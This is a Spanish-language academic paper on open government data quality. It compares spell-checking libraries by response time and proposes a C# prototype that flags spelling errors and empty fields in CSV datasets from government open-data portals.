En las siguientes secciones se tratan los distintos conceptos y sus alcances como ser: Gobierno Abierto, Transparencia, Datos Públicos y la importancia de éstos para con el ciudadano.

1.1. Gobierno abierto

Actualmente existe un nuevo paradigma en toda la gestión pública tanto a nivel nacional como internacional, que se encuentra basado en distintos valores de transparencia de participación y de colaboración entre los distintos actores que intervienen en el gobierno y los ciudadanos. Este concepto de una política de apertura hacia el ciudadano implica la adopción de distintos procesos y una mayor participación por parte de éstos, en las actividades estatales para lograr la búsqueda de soluciones que están relacionadas con problemas públicos.

Gobierno Abierto es un “proceso de transformación del Estado que promueve la transparencia, la participación ciudadana y la colaboración como principios de diseño para una gestión pública innovadora” [1]. El “Gobierno Abierto se basa en cuatro pilares fundamentales: transparencia, rendición de cuentas, participación ciudadana y colaboración e innovación pública y

ciudadana” [2]. El concepto de transparencia va relacionado con el concepto de rendición de cuentas esto quiere decir, que un organismo público brinda información sobre las políticas que implementa, sus actividades internas, planes de acción y sus datos. El acceso a la información pública, le permite al ciudadano, tener un mejor debate público con evidencia y así, poder crear nuevas oportunidades para generar valor agregado. Por otra parte, se menciona a la colaboración, este concepto hace hincapié para trabajar en forma conjunta con los distintos ciudadanos, con las organizaciones no gubernamentales, universidades y/o empresas varias, donde todos juntos buscan soluciones innovadoras a los diversos problemas públicos que se pueden presentar generando de esa manera, una mejor calidad de vida.

La implementación del gobierno abierto en las Administraciones Públicas ha fomentado el suministro de información pública mediante la utilización de las páginas web oficiales y la creación de los portales de datos abiertos (open data) y de transparencia [3].

En la Figura 1, se muestran los distintos pilares mencionados anteriormente como ser: la transparencia participación y colaboración. Además, se pueden observar distintos elementos que forman parte del entorno del Gobierno Abierto, siendo éstos, la comunicación al ciudadano, consultas de liberación con estos, co-diseño de las políticas públicas con los ciudadanos, la organización de sociedades, metodologías de trabajo, por ejemplo: trabajo en forma horizontal, el monitoreo de las diversas políticas públicas y, sobre todo, los datos involucrados en el Gobierno Abierto.



Figura 1. Se muestra el contexto de los conceptos principales de Gobierno Abierto [1].

1.2. Datos públicos versus datos abiertos

El Estado Nacional debe incorporar las técnicas, TIC y los conocimientos necesarios para gestionar dicha

cantidad de datos con un diseño tecnológico y por sobre todo enfocado en el ciudadano promedio. Es importante tener en cuenta el uso y reutilización responsable y sustentable, por parte de actores públicos y/o privados.

Una de las grandes diferencias entre el dato público y el dato abierto, es que “el dato público es todo aquel que puede ser accedido o consultado por cualquier persona u organismo de forma libre, aunque no necesariamente sean datos digitalizados” [4], básicamente debe tener un marco regulatorio. Por el otro lado, los “datos abiertos (open data) son datos que pueden ser utilizados, reutilizados y redistribuidos libremente por cualquier persona, y que se encuentran sujetos, cuando más, al requerimiento de atribución y de compartirse de la misma manera en que aparecen” [5]. Estos datos deben estar en formatos digitales, con un modelo estándar abierto.

Por otro lado, es importante tener en cuenta el concepto del dato sensible, es decir, “existe un conjunto de datos denominados sensibles que deben ser protegidos en todo caso, salvo que hayan sido expresamente cedidos por su titular. Son datos sensibles aquellos que, de divulgarse de manera indebida, afectarían la esfera íntima del individuo o podrían ser motivo de discurso de odio o discriminación por origen racial o étnico, estado de salud, información genética, creencias religiosas, filosóficas o morales, afiliación sindical o partidaria, opiniones políticas y preferencias sexuales” [6].

1.3. Transparencia

Todo lo que es relativo al derecho de acceso a la información pública, la participación ciudadana y la transparencia de la gestión pública, se relaciona básicamente con algunos de los principios de acceso a la información pública [7]. Uno de estos principios se enfoca en la transparencia y máxima divulgación, esto es, que toda la información en custodia o bajo control debe ser accesible a todas las personas, básicamente atender las necesidades de la sociedad y al interés público. Parte de estos principios, también hace referencia a la apertura de datos, es decir, la información debe ser accesible en distintos formatos electrónicos que de alguna forma faciliten su procesamiento y de esta manera, permitan su reutilización o su redistribución por parte de terceros.

2. Aspectos de calidad para datos abiertos

Hoy por hoy existen muchos conjuntos de datos que son brindados en los portales de datos abiertos, tanto a nivel nacional como a nivel internacional, por lo que un punto interesante a tener en cuenta, es que estos conjuntos de datos muchas veces, no poseen datos de calidad, es decir, no están en un formato correcto, existen errores ortográficos, o bien se encuentran campos incompletos. En otro de los trabajos realizados por los autores, se indica la

importancia de estos aspectos, ya que “los datos abiertos brindan una gran ventaja en la administración pública, debido a que permiten un mayor acceso a la información y un mejor conocimiento para la toma de decisiones políticas, estimulando el desarrollo de servicios innovadores y colaborativos. Los gobiernos actuales enfrentan grandes desafíos en base al contexto de este nuevo paradigma” [8].

En esta sección se tratan algunos aspectos que son considerados a la hora de determinar si un dataset, posee datos de calidad.

2.1. Aspectos de calidad según Open Data Charter

Según Open Data Charter, Carta Internacional de Datos Abiertos [9], su misión es hacer que los datos estén abiertos y disponibles gratuitamente para todas las personas y al mismo tiempo, esta organización tiene como misión proteger los derechos de las personas y las comunidades. Su visión general es que los gobiernos puedan recopilar, compartir y utilizar datos bien organizados y gestionados, para impulsar políticas y prácticas que permitan responder de manera eficaz, a los desafíos sociales económicos y ambientales más urgentes. Básicamente, trabaja en colaboración con más de 100 gobiernos y organizaciones que se esfuerzan para abrir datos basados en un conjunto de principios compartidos.

Esta organización, sostiene que “la apertura de datos gubernamentales puede fomentar la construcción de sociedades más interconectadas que satisfagan mejor las necesidades de los ciudadanos y permitan que la innovación, la justicia, la transparencia y la prosperidad prosperen, al tiempo que se garantiza la participación cívica en las decisiones públicas y la rendición de cuentas de los gobiernos” [10].

Los seis principios del Open Data Charter [9], serán la base para el acceso a los datos y para la divulgación y uso de los datos, son:

1. Abrir por defecto: Quiere decir que los datos están abiertos a todos los ciudadanos. Los gobiernos deben justificar los datos que se mantienen cerrados, por ejemplo, por razones de seguridad o protección de datos.

2. Oportuno y completo: Los datos abiertos sólo son valiosos si siguen siendo relevantes. Por otro lado, la información se publica de forma rápida y completa, lo que es fundamental para su éxito. En la medida de lo posible, los gobiernos deberían proporcionar datos en su forma original y sin modificaciones.

3. Accesible y utilizable: Garantizar que los datos sean legibles por máquina y fáciles de encontrar. Los portales son una forma de lograrlo. Pero también es importante pensar en la experiencia del usuario de quienes acceden a los datos, incluidos los formatos de archivo en los que se proporciona la información.

4. Comparable e interoperable: Cuantos más conjuntos de datos de calidad tenga acceso y más fácil sea para ellos hablar entre ellos, más valor potencial podrá obtener de ellos. Los estándares de datos cumplen un rol fundamental.

5. Mejorar la gobernanza y la participación ciudadana: Los datos abiertos tienen la capacidad de permitir que los ciudadanos (y otros en el gobierno) tengan una mejor idea de lo que están haciendo los funcionarios y los políticos. Esta transparencia puede mejorar los servicios públicos y ayudar a que los gobiernos rindan cuentas.

6. Para el desarrollo y la innovación inclusivos: los datos abiertos pueden ayudar a impulsar el desarrollo económico inclusivo. Por ejemplo, un mayor acceso a los datos puede hacer que la agricultura sea más eficiente o puede usarse para abordar el cambio climático.

2.2. Aspectos de Calidad según Open Government Data

La Open Government Data, Datos de Gobierno Abierto [11], tiene como misión brindar principios para que los datos gubernamentales, se identifiquen como datos abiertos. Los datos gubernamentales se considerarán abiertos si se hacen públicos de una manera que cumpla con los principios siguientes:

1. Completa: Todos los datos públicos están disponibles. Los datos públicos son datos que no están sujetos a limitaciones válidas de privacidad, seguridad o privilegios. Los ciudadanos tienen derecho a conocer y reutilizar el contenido de los datos que contienen los gobiernos.

2. Primaria: Los datos se recopilan en la fuente, con el mayor nivel posible de granularidad, no en forma agregada o modificada.

3. Oportuna: Los datos están disponibles tan rápido como sea necesario para preservar el valor de los datos.

4. Accesible: Los datos están disponibles para la más amplia gama de usuarios para la más amplia gama de propósitos.

5. Procesable a máquina: Los datos están razonablemente estructurados para permitir un procesamiento automatizado.

6. No discriminatorio: Los datos están disponibles para cualquier persona, sin necesidad de registrarse.

7. No propietario: Los datos están disponibles en un formato sobre el que ninguna entidad tiene control exclusivo.

8. Sin licencia: Los datos no están sujetos a ningún derecho de autor, patente, marca registrada o regulación de secreto comercial. Se pueden permitir restricciones razonables de privacidad, seguridad y privilegios.

Con respecto a los datos gubernamentales, debido a que son financiados con dinero público de los ciudadanos, la

información contenida en estos datos es pública y debe estar a disposición de cualquier ciudadano. Por lo que, estos deben estar disponibles en un formato abierto, que respete estándares técnicos y permita su reutilización y difusión.

Este trabajo trata el principio número 1, “*Completa*” del Open Government Data, Datos de Gobierno Abierto [11], y el principio número 2, “*Oportuno y Completo*” del Open Data Charter [9], con el fin de analizar cada campo de un conjunto de datos desde su validación ortográfica.

3. Trabajos relacionados

En esta sección se analizan trabajos relacionados con la temática de calidad de datos abiertos y herramientas de detección ortográfica.

3.1. Calidad en los portales de datos abiertos

Existen trabajos [12], [13], [14], [15] [16] que se enfocan en establecer criterios y clasificaciones de niveles de calidad de los datos abiertos. Algunos escenarios de análisis se orientan a partir de la reutilización de datos abiertos y públicos. Por otra parte, algunas técnicas de medición de calidad, se basan en el concepto de la disponibilidad de los datos en los portales abiertos, con el fin de propiciar un nivel de disposición adecuado para los consumidores de estos. Además, se definen mecanismos para evaluar la madurez de un portal, a través de métricas para medir la calidad, como, por ejemplo: la trazabilidad, la completitud y la conformidad. Otros trabajos [17], orientan la evaluación de la calidad en el análisis del modelo de cinco estrellas de Berners-Lee y otros factores que ayudan a evaluar la reutilización. Además, proponen que se puede analizar la relación entre la demanda de los datos abiertos y la dispersión de distribuciones y conjuntos de datos disponibles sobre una determinada temática, por lo que, es interesante estudiar el resultado de si concentrar la información en pocos conjuntos de datos más completos y manejables, podría ayudar a mejorar la eficiencia en la publicación de éstos.

Otros trabajos [18] proponen técnicas para resolver los problemas con los sitios de gobierno de datos y para ello, desarrollan framework o técnicas que dan servicios de datos basados en la web que se estructurarán semánticamente. Este concepto en la utilización de framework, puede contemplar aspectos de: a) Proveedor de datos: Que los proveedores alojen sus datos de manera estándar para que, en el futuro, otros puedan usar / reutilizarlos de manera más semántica. El proveedor de datos puede trabajar con los formatos de conjuntos de datos estructurados como: CSV, XML, JSON, etc.; luego, que los datos estén disponibles utilizando un esquema de metadatos o un vocabulario. Para mejorar la calidad del software de los portales que realizan un tratamiento de

datos abiertos geoespaciales, existen trabajos [19], que proponen enfoques en el desarrollo y aplicación de un vocabulario base transversal que apoya la descripción de temas geoespaciales. El método de anotación resultante está integrado en una nueva plataforma de colaboración de acceso abierto que admite la difusión de datos públicos. Para ello, hacen mención a la utilización de ArcGIS Hub [20] que es una nueva plataforma de acceso abierto que admite y organiza el compromiso cívico y la colaboración directa entre los gobiernos y sus ciudadanos. ArcGIS Hub posee nuevas funcionalidades para compartir datos abiertos, catálogos de metadatos configurables, integración con registros de metadatos regionales y nacionales.

3.2. Herramientas de detección de errores ortográficos

En este apartado se describen las APIs (Interfaces de Programación de Aplicación) más populares que permiten agregar la funcionalidad de detección de errores gramaticales y ortográficos a los desarrollos.

A continuación, se muestra el trabajo realizado con una investigación de las distintas herramientas de detección de errores ortográficos para luego, en secciones posteriores, lograr implementarlas, compararlas, analizarlas y determinar cuál es la más apropiada para llevar a cabo una medición de los campos de texto que poseen errores ortográficos en los conjuntos de datos de los portales abiertos.

Si bien todas las herramientas tienen el mismo objetivo, se toma en cuenta la facilidad de integración a los proyectos, la flexibilidad de los diccionarios para ingresar nuevas palabras, la ubicación de los diccionarios (local o remoto), y los lenguajes de programación que las soportan.

En primer lugar, se describe a Hunspell [21], es uno de los componentes de detección de errores y gramaticales más populares, utilizada por aplicaciones como Google Chrome, LibreOffice, OpenOffice.org, Mozilla Firefox 3 & Thunderbird, como también en paquetes de software como macOS, InDesign, memoQ, Opera y SDL Trados. Fue Desarrollado en C++ bajo GPL/LGPL/MPL, y las principales funciones que se destacan son: la capacidad de brindar soporte para procesar caracteres Unicode, o con morfología compleja, realizar sugerencias utilizando algoritmos de similitud n-gram [22], datos de pronunciación basados en reglas y diccionarios, realizar análisis morfológico junto con sus derivadas. En cuanto a los idiomas que procesa incluye los diccionarios de MySpell (Viejo corrector ortográfico de Apache Open Office), como a su vez los de LibreOffice y extensiones, y Mozilla Add-Ons. Por último, provee interfaces para dispositivos Android (AndroidHunspellService), com además para Perl, .Net, Python, Ruby (1,2,3), Delphi, Java, etc.

En segundo lugar, se destaca Aspell.Net [23], que es un componente que provee un motor de revisión de escritura, es una API desarrollada en visual C#, basando su funcionalidad en la librería GNU Aspell mediante un puerto WIN32 API. GNU Aspell es una librería desarrollada en C++ que permite detectar los errores y realizar las sugerencias sobre posibles palabras que pueden reemplazar a la palabra que fue mal escrita. Otro elemento por destacar es que puede trabajar con documentos escritos en UTF8 sin la necesidad de utilizar un diccionario especial. Por último, soporta varios lenguajes, dado que la especificación y diccionario de cada lenguaje se encuentra en archivos independientes utilizados por el motor.

En tercer lugar, se puede mencionar a Proofreading API [24] de la empresa “LanguageTool GmbH”, se trata de un componente comercial para la validación gramática y detección de errores ortográficos. Internamente utiliza como motor de ortográfico a Hunspell, y las aplicaciones para utilizar los servicios, deben incluir una referencia a un servicio HTTP API, utilizando el formato de JSON, los usos de estos elementos estandarizados independizan a la herramienta del lenguaje de programación subyacente. Una característica interesante de este API es la validación de fechas y detección de género (en determinados lenguajes). El tiempo promedio de procesamiento es de 300 milisegundos cada 1000 caracteres. Para el uso de este API se contrata un paquete de comprobaciones diarias. Una limitación es que ofrece solamente 15 lenguajes, y debe ser utilizado en entornos conectados a la Internet.

Un servicio de similares prestaciones que se puede presentar es google-api-spelling-java [25], este componente desarrollado para Java incluye revisión, corrección y sugerencias que son procesadas en el servidor de Google. Todo el funcionamiento y responsabilidad del componente se encuentra encapsulado en una clase SpellChecker, su función principal es transformar los contenidos en a XML y traducir las respuestas del servidor en POJOs (Viejos objetos de java). El intercambio de información se realiza a través de la serialización basada en XML por medio de la estructura JAXB. Yendo a la línea de Microsoft, existe una serie de componentes desarrollados para trabajar con los lenguajes de programación suscritos al Framework .NET, que se describen a continuación.

Spellcheck es un [26] es un componente que forma parte de Framework .Net, si bien ya viene integrado dentro del IDE, para poder utilizarlo se debe agregar la referencia a la librería “PresentationFramework.dll” proporcionando funcionalidad de revisión ortográfica en tiempo real sobre los controles de ingreso de datos (Casillas de texto) provistas por el Framework.Net para proyectos de datos en WPF, como contraprestación permite únicamente 4 diccionarios: inglés, francés, español y alemán.

Otros componentes a mencionar, desarrollados para la integración en proyectos del Framework .Net, son NHunspell [27], NHunspellTextBoxExtender [28] y NetSpell [29], ambos heredan las clases de la librería mencionada anteriormente Hunspell, utiliza las de corrección y sugerencias de su base, en todos los casos son de fácil integración a los proyectos. En el caso de NHunspellTextBoxExtender y NetSpell añaden funciones a los controles del Framework, por ejemplo, el subrayado a las casillas de texto en las palabras con errores ortográficos.

NetSpell provee una mayor cantidad de clases para la integración con una mayor cantidad funciones para la configuración del diccionario, como contrapartida, maneja un conjunto de diccionarios exclusivos para el uso de la herramienta.

En la Tabla 1, se comparan todas las herramientas previamente expuestas con sus principales características.

Tabla 1. Comparativa de Herramientas de detección ortográficas

Herram.	Dicc. dist.	Open Source	Comercial	Agregar Palabras	Tecno.
Hunspell	Si	Si	No	Si	C++
Aspell.Net	No	No	No	Si	C#
Proofreading API	No	No	Si	no	C#
google-api-spelling-java	No	No	Si	No	Java
Spellcheck	No	No	No	Si	C#
NHunspell	Si	No	No	Si	C#
NHunspell TextBoxExtender	Si	No	No	Si	C#
NetSpell	No	No	No	Si	C#

Las características de la Tabla 1, son utilizadas para llevar a cabo el proceso de selección de la herramienta más apropiada para validar datos de los datasets en ese aspecto, por lo que se tiene en cuenta si: utiliza archivos de diccionario de distintos proveedores, es open source, es comercial, tiene la posibilidad de agregar palabras y su correspondiente tecnología.

4. Prototipo desarrollado y adaptado para la validación de herramientas de detección de errores ortográficos

Con el objetivo de seleccionar la herramienta más adecuada para la detección de errores en los conjuntos de datos abiertos, se desarrolló un prototipo propio para evaluar el tiempo de respuesta, sugerencias y detecciones de los principales componentes y optar por la mejor.

4.1. Proceso de Medición de errores ortográficos en textos

A continuación, se muestran las capturas de pantalla del prototipo desarrollado, en las que se visualizan los resultados arrojados para la comprobación de las herramientas puestas a prueba. En cada uno de los tests, se verificó tiempos de respuestas promedio por palabra y tiempo de respuesta total. La frase utilizada fue “*la bida es vella a pesar de los herrores*”.

En la Figura 2, se visualizan las pruebas para NHunspell con sus respectivos resultados, en la Figura 3 para la herramienta NetSpell, y finalmente en la Figura 4 para Hunspell Textbox Extender.

Cabe aclarar, que se incluyeron únicamente las herramientas integrables a la plantilla de Windows Forms de Visual Studio, dado que el prototipo de la presente propuesta trabaja con esas características.




Figura 2. Comprobación de la herramienta NHunspell.




Figura 3. Comprobación de la herramienta NetSpell.

Como se puede observar en este diseño de prototipo, se presenta una casilla de texto para ingresar la frase a ser verificada por la herramienta seleccionada. Una vez que se realiza clic en el botón de alguna de las tres herramientas propuestas, se visualiza la lista de errores detectados y en una segunda lista, las sugerencias de corrección de la palabra seleccionada.

A modo de un breve resumen orientativo, se presenta la cantidad de palabras y errores, el tiempo total y el promedio por palabra expresados en milisegundos.




Figura 4. Comprobación de la herramienta Hunspell Textbox Extender.

En base a los resultados obtenidos, se comparan los resultados del proceso de la validación.

4.2. Validación comparativa

Los resultados obtenidos se detallan en la Tabla 2, allí se muestran los aspectos comparativos entre las herramientas, teniendo en cuenta la cantidad de palabras, el tiempo total de respuesta del texto analizado (expresado en milisegundos), el tiempo promedio por palabra (expresado en milisegundos), la cantidad de errores detectados y por ultimo, si la herramienta propone sugerencias de corrección para los errores que fueron identificados en la frase.

Tabla 2. Comparativa de tiempos de respuestas y cantidades de las herramientas validadas

Herram.	Cant Pbra	Tiemp. Rta Tot.	Tiemp. Promed Pbra	Cant Err detec	Sugerencias
NHunspell	9	69.0214 ms	7.66904 ms	3	SI
NetSpell	9	999.8263 ms	111.0918 ms	3	SI
NHunspell TextBoxExtender	9	107.5404 ms	11.94893 ms	3	SI

4.3. Resultados analizados

En base a la Tabla 2, se realiza un gráfico comparativo con los tiempos de respuestas totales, es decir, el tiempo que tarda en procesar la frase completa cargada en el prototipo.

En la Figura 5, se presenta la comparativa de tiempos, donde se observa que la herramienta NHunspell, tiene el menor tiempo de respuesta, 69,0214 milisegundos, en comparación con las otras herramientas para realizar la detección de errores ortográficos.



Figura 5. Comparativa de herramientas con sus tiempos de respuesta totales.

Por otra parte, en la Figura 6, se presenta la comparativa de tiempos promedio por palabras, donde se observa que la herramienta NHunspell, sigue encabezando el menor tiempo de respuesta, 7,6690 milisegundos en este caso, en comparación con las otras herramientas.




Figura 6. Comparativa de herramientas con sus tiempos promedios por palabras.

Como resultado, la herramienta NHunspell, es la que presenta mejores tiempos de performance y calidad en detección de errores ortográficos, por lo que se procede a utilizar la misma en la propuesta de un diseño de prototipo

más amplio, que implica el estudio de calidad de datos abiertos de portales de datos abiertos gubernamentales.

5. Propuesta: Herramienta de validación de calidad en datos abiertos para datasets

En base a la selección de una herramienta de detección de errores ortográficos, se propone el diseño de una herramienta propia para comprobar a través de ésta, la validación de calidad de los datos abiertos que se encuentran en un archivo de conjunto de datos, para este caso CSV, que son provenientes de portales de datos abiertos de organismos gubernamentales.

La propuesta de esta herramienta surge a partir de los errores ortográficos encontrados en algunos de los dataset que fueron publicados en diversos portales abiertos, a raíz de esta problemática es que se decide desarrollar un prototipo de herramienta de validación de calidad de datos abiertos basado en distintos aspectos, los cuales determinan si un dataset presenta calidad en los datos ofrecidos a los ciudadanos.

5.1. Alcance del prototipo

Este trabajo se enfoca en la validación del principio número 2, “Oportuno y Completo” del Open Data Charter [9], y en lo que respecta a los principios del Open Government Data, Datos de Gobierno Abierto [11], nos centraremos en el principio número 1, “Completa”, con el fin de analizar cada campo de un conjunto de datos desde su detección de errores ortográficos.

Esta herramienta realiza un análisis y verificación de la calidad de los datos abiertos desde el aspecto de la detección de errores ortográficos en los datos de cada uno de los campos del tipo cadena de texto que conforman al Dataset analizado. Además, se detectan los campos completos en el Dataset, es decir se analiza campo por campo (lo que conforma un registro), con el fin de verificar que realmente todos los campos fueron cargados con datos, en caso contrario, es decir si no existen datos registrados, se contabiliza como campo faltante. Este resultado, permite que un usuario utilice la herramienta de validación, y logre una mejor concientización de los aspectos que implican la calidad en los datos abiertos.

Cabe destacar que se brinda un análisis con la identificación de falencias ortográficas, pero no implica su modificación o alteración del archivo de datos abiertos original. Por el momento, la herramienta tiene tratamiento de archivos de datos abiertos del tipo CSV.

A continuación, se describen los aspectos de mediciones de calidad para esta propuesta, la metodología de validación implementada para la medición de errores ortográficos en textos de conjuntos de datos de portales abiertos.

5.2. Metodología implementada para la medición de calidad de datos abiertos

Una métrica debe ser válida y estar relacionada con el concepto a medir que es de interés. “Las métricas de calidad son un instrumento usado para medir cierto factor de calidad, por ejemplo, el porcentaje de datos que no tienen errores de sintaxis es una métrica del factor correctitud sintáctica” [30], o también conocida como Syntactic Correctness [31]. Esta métrica, pretende medir si los valores corresponden a valores válidos del dominio, sin importar si son reales o no. Para verificar la correctitud sintáctica se compara con un diccionario que representa el dominio del campo de texto. Como se relevó en la sección 4.3, la herramienta más oportuna para este prototipo es NHunspell.

Este estudio utiliza la dimensión de exactitud de calidad, la cual es analizada para el factor de Correctitud Sintáctica, a través de una medición booleana para saber si existen o no errores de sintaxis en los datasets de portales abiertos. La granularidad de la validación es del tipo “palabra”, por lo que se obtiene un gráfico comparativo del total de palabras del conjunto de datos y la cantidad de palabras con errores encontrados para visualizar que porcentaje fue el afectado en cada uno.

5.3. Funcionamiento del prototipo

El diseño del prototipo desarrollado tiene dos opciones: en un primer botón permite seleccionar un archivo de un Dataset, en este caso permite manipular archivos con extensión CSV. Otro de los botones es el de “Analizar Dataset de Datos Abiertos” al realizar clic, se lleva a cabo un proceso interno en el que, a través de diversos algoritmos, se realiza una comprobación de cada uno de los campos del conjunto de datos, al finalizar el proceso, se muestra el resultado que implica la visualización de una grilla con los errores ortográficos detectados en los campos de cadenas de texto, junto con información del análisis escaneado.

5.4. Aspectos técnicos utilizados en el desarrollo

A continuación, se analizan los distintos aspectos técnicos que fueron utilizados en el desarrollo de este prototipo como ser el IDE utilizado, el motor de base de datos y la elección de la herramienta más amigable para llevar a cabo la detección de distintos errores ortográficos y su incorporación en el código fuente programado.

La herramienta de validación fue realizada con el entorno de desarrollo integrado (IDE), Visual Studio Community 2019 [32], que es una herramienta completa para programar, depurar, probar e implementar soluciones en cualquier plataforma. Otro de los motivos por el cual fue seleccionada, es que posee un entorno de

programación amigable, y, además, su versión Community es gratuita. Por otra parte, existen varios foros a nivel soporte técnico de la plataforma y material de respaldo.

En cuanto al lenguaje de programación se utilizó C # que es el lenguaje de programación orientado a objetos, con ASP .NET que es el marco proporcionado por Microsoft para el desarrollo web. Puntualmente se utilizó C # junto con ASP .NET para la codificación del lado del servidor, y HTML, CSS, JS para el lado del cliente.

La base de datos utilizada fue Sql Server Express 2019 en su versión gratuita.

5.5. Incorporación de la detección de errores

Los errores ortográficos suelen ser difíciles de identificar en los conjuntos de datos, por lo que se consideró embeber un identificador de análisis en los datos de texto para detectar errores. En base al estudio del relevamiento de las distintas herramientas que existen para la detección de errores ortográficos realizada en la sección anterior, se opta la herramienta más propicia para llevar a cabo la validación de palabras con respecto a los errores ortográficos.

Cada herramienta tiene en común el criterio de búsqueda, para realizar las correcciones ortográficas se realizan dos técnicas conocidas como análisis de n-gramas y la búsqueda en diccionario. La primera consiste en descomponer las palabras en diferentes secuencias de elementos, es decir, fonemas, letras, sílabas, palabras, dependiendo de la aplicación que se le vaya a realizar. A partir de esta composición, la técnica que se utiliza para realizar la corrección en un lenguaje consiste en determinar la frecuencia de ocurrencia de estos n-gramas, cuando se ingresa una palabra, se descompone y se compara con los n-gramas, en caso de no encontrar algún n-grama correspondiente, o bien, algunos con muy baja probabilidad de ocurrencia, se asume haber detectado un error tentativo.

Para complementar la técnica de n-gramas se agrega la búsqueda en diccionarios, que consiste en localizar palabras de texto en un listado, esto es, entre más palabras se encuentren cargadas en el diccionario, mayor será el peso del archivo y su tratamiento.

La búsqueda de palabras de forma secuencial resulta ser un mecanismo bastante ineficiente, razón por la cual se utilizan 2 mecanismos:

1. **Árboles binarios:** se calcula que da 1.000.000 de palabras y se realizan 20 iteraciones para encontrar un elemento.

2. **Tablas de Hash:** consiste en una matriz asociativa que, dependiendo de la eficacia del algoritmo para realizar la búsqueda, el número de iteraciones podría llegar a 1.

Partiendo de la premisa que una verbo tiene varias formas de conjugarse, afijos, también los sustantivos tienen número y género, tener un diccionario con cada uno de los vocablos conlleva a tener un diccionario de gran peso, por lo cual, se divide en dos archivos, el primero con extensión “.dic” almacena todas formas básicas de las palabras, el segundo archivo almacena las formas y afijos y tiene su extensión es “.aff”.

Para el desarrollo de la presente propuesta se eligió el componente “NHunspell”, la elección se vio basada en la sección 4.3 de este trabajo. El prototipo está desarrollado con el lenguaje de programación, Visual C#, por lo cual su integración se limita únicamente al agregado de una referencia. Por otro lado, las cadenas de texto a evaluar, no están en ningún control (casilla de texto), razón por la cual, no requiere funcionalidades adicionales de subrayado, resultando este componente más liviano.

Otro de los puntos a destacar, es que, al ser una librería gratuita, permite reducir la dependencia de contratos con entidades externas para el libre uso de esta propuesta. Por último, el hecho de que los diccionarios y la librería realizan la comprobación de forma local (on site), mejora la performance entre la consulta de búsqueda y la respuesta, sin depender del estado de red, es decir, se prioriza todos los elementos necesarios para resolver la tarea de manera local (on site), reduciendo las dependencias de terceros.

6. Resultados de la Validación

Se realizó un estudio comparativo de 4 conjuntos de datos extraídos de portales abiertos gubernamentales.

Los conjuntos de datos son: a) Dataset de Traslados COVID-19 [33], tipo de archivo CSV, listado con información de los traslados realizados por el Gobierno de la Ciudad en relación a COVID-19; b) Dataset de organizaciones [34], tipo de archivo CSV, el cual tiene los datos abiertos de organizaciones vinculadas con actividades científico tecnológicas o bien en las que se desarrollan actividades de I+D y/o innovación; c) Dataset del operativo DetectAR [35], tipo de archivo CSV, este conjunto de datos, tiene la ubicación de los operativos DetectAR para testeo de COVID-19 en los barrios de la Ciudad de Buenos Aires; d) Dataset de Padrón de Operadores Orgánicos Certificados [36], tipo de archivo CSV, listado de operadores (productores primarios, elaboradores y comercializadores) orgánicos certificados.

En las Figuras 7, se muestra un caso de ejemplo con los resultados arrojados por el prototipo desarrollado para el dataset [33]. Como se puede observar, se muestra un resumen del proceso realizado con: el tiempo de la duración del proceso, cantidad de: registros analizados, columnas, campos sin datos, palabras con errores detectados y, el total de palabras encontradas en el dataset.

